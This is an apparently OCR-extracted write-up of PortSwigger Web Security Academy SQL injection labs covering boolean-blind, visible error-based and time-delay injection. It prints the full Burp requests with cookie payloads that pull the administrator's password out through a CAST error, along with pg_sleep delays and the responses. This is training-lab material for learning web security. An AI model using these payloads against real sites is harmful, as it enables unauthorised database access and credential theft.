
[ ] Case sensitive match
[✓] Exclude HTTP headers

Our result will include Request, Payload 1 & 2 with status code, error, timeout, length and welcome.



Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	welcome
22	2	b	200	☐	☐	11514	1
55	15	c	200	☐	☐	11514	1
63	3	d	200	☐	☐	11514	1
218	18	k	200	☐	☐	11514	1
261	1	n	200	☐	☐	11514	1
285	5	[illegible]	200	☐	☐	11514	1

We are only interested on Payload 2 with welcome with 1 values in return which means that we have successfully received the message "welcome back!" in the response that is the matched payloads from payload 2 set or list and the password we are looking for. So, next we have to match the position that is the SUBSTR(password, **1…20**, 1), clicking on each of the payload 2. Next we log in as administrator and solve the lab.




My Account

Your username is: administrator

Lab 6 : <u>Visible error-based SQL injection</u>

This Lab contains a SQLi vulnerability, where the web application uses a tracking_cookie similar to previous lab and also performs the SQL query of submitted cookie but no results are returned. The database contains a 'users' table, with columns username and password. To solve this lab we need to login as administrator user leaking their password out.




Request

```
GET / HTTP/2
Host: 0a4d005f0375a91585d28218005c0095.web-security-academy.net
Cookie: TrackingId=K8PfAEaju5sWNBiB' AND 1=CAST((SELECT 1) AS int)--;
session=caSOyriA0UXseS5bcaGNNwhNHUzcCSHO
Cache-Control: max-age=0
Sec-Ch-Ua:
```

Response

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 11370

<!DOCTYPE html>
```

Here, we get a **200 OK** http response but we successfully injected the query in the **trackingId**.




Request

```
GET / HTTP/2
Host: 0a4d005f0375a91585d28218005c0095.web-security-academy.net
Cookie: TrackingId=K8PfAEaju5sWNBiB' AND 1=CAST((SELECT username FROM users) AS int)--;
session=caSOyriA0UXseS5bcaGNNwhNHUzcCSHO
Cache-Control: max-age=0
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
```

Next we check if the users table with username column exists in the database using the same query but casting with **(SELECT username FROM users)** which leads to an error.


Response



```
</header >
<h4>
 Unterminated  string  literal  started  at  position  95  in  SQL  SELECT  *  FROM  tracking  WHERE
 id  =  'K8PfAEaju5sWNBiB'   AND  1=CAST((SELECT   username  FROM  users)  AS'.  Expected   char
</h4 >
<p class =is-warning >
 Unterminated  string  literal  started  at  position  95  in  SQL  SELECT  *  FROM  tracking  WHERE
 id  =  'K8PfAEaju5sWNBiB'   AND  1=CAST((SELECT   username  FROM  users)  AS'.  Expected   char
</p>
</div>
ection >
```


Here, if we carefully notice, we will find that our query didn't successfully execute because of the **character limit** and the incomplete query executed which caused this error. So, just clear the tracking cookie for some space.

Request



```
Pretty   Raw   Hex

GET  /  HTTP/2
Host :  0a4d005f01[illegible].web-security-academy.net
Cookie : TrackingId ='AND  1=CAST((SELECT   username  FROM  users)  AS  int)--
session =caSOyri[illegible]
Cache-Control  :  max-age=0
```


Response



```
<h4>
ERROR:  more  than  one  row  returned  by  a  subquery  used  as  an  expression
</h4 >
<p class =is-warning >
ERROR:  more  than  one  row  returned  by  a  subquery  used  as  an  expression
</p>
```


Now, we can see we are getting a completely different error which says that **more than one row is returned**, we will fix this by adding **LIMIT 1**.

Request




```
Pretty   Raw   Hex                                   \n

GET / HTTP/2
Host: 0[illegible].web-security-academy.net
Cookie: TrackingId=' AND 1=CAST((SELECT username FROM users LIMIT 1) AS int)--;
session=[illegible]
Cache-Control: max-age=0
```

Response



```
</header>
<h4>
 ERROR: invalid input syntax for type integer: "administrator"
</h4>
<p class=is-warning>
 ERROR: invalid input syntax for type integer: "administrator"
</p>
```


In the response we can see it returned us the first row of the column username in the table users that is administrator that means the first row is the one we are looking for in this case. Let's find the password next, using the same trick.


Request

Pretty Raw Hex

```
GET / HTTP/2
Host : 0[illegible]
Cookie : TrackingId =' AND 1=CAST((SELECT password FROM users LIMIT 1) AS int)-- ;
session =[illegible]
Cache-Control : max-age=0
Sec-Ch-Ua :
```


SELECT password is the only change we have to make and we can see it retrieved successfully the administrator password in the error. Now log in as administrator which solves the lab.


Response

```
<h4>
 ERROR: invalid input syntax for type integer: "c0ejafck44ic7qn44fqb"
</h4>
<p class=is-warning >
 ERROR: invalid input syntax for type integer: "c0ejafck44ic7qn44fqb"
</p>
```

Lab 7 : Blind SQL injection with time delays

Time is money and we just spend it in this lab with delays as amount but solving the lab by retrieving the password and then successfully logging in as an administrator that this lab requires us to do. This has the same functionality of using a tracking cookie and returns nothing as a response, rude right? But that's how it is let's solve it with 10sec time delayzzZ.


Request

Pretty Raw Hex


```
GET / HTTP/2
Host :
0a3c007603acbea2834e9ba200ee00a9.web-security-academy.n
et
Cookie : TrackingId =R5lp9qUBDafeO1hF' || pg_sleep(10)-- ;
 session =[illegible]
Cache-Control : max-age=0
Sec-Ch-Ua :
Sec-Ch-Ua-Mobile : ?0
Sec-Ch-Ua-Platform : ""
Upgrade-Insecure-Requests : 1
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
```

Response

Pretty Raw Hex Render

```
            Solved
          </p>
          <span class=lab-status-icon >
          </span>
        </div>
      </div>
    </div>
  </section>
  <section id=notification-labsolved class=notification-labsolved >
    <div class=container >
      <h4>
        Congratulations, you solved the lab!
      </h4>
```

As we can see we successfully solved the lab using **pg_sleep()** func because we didn't know which database we are hitting this request with we just used brute-force our SQL query for every database we can do sleep operation on which we can do on all database. Although we are missing one thing that is what we did and want to always see the time delayzzZ and that is in the bottom of the BurpSuite window on the right side.


14,495 bytes | 10,190 millis

That proves that the delay was indeed 10sec and so our query is correct and is successfully hitting the database that leads to solving the lab. Thank you!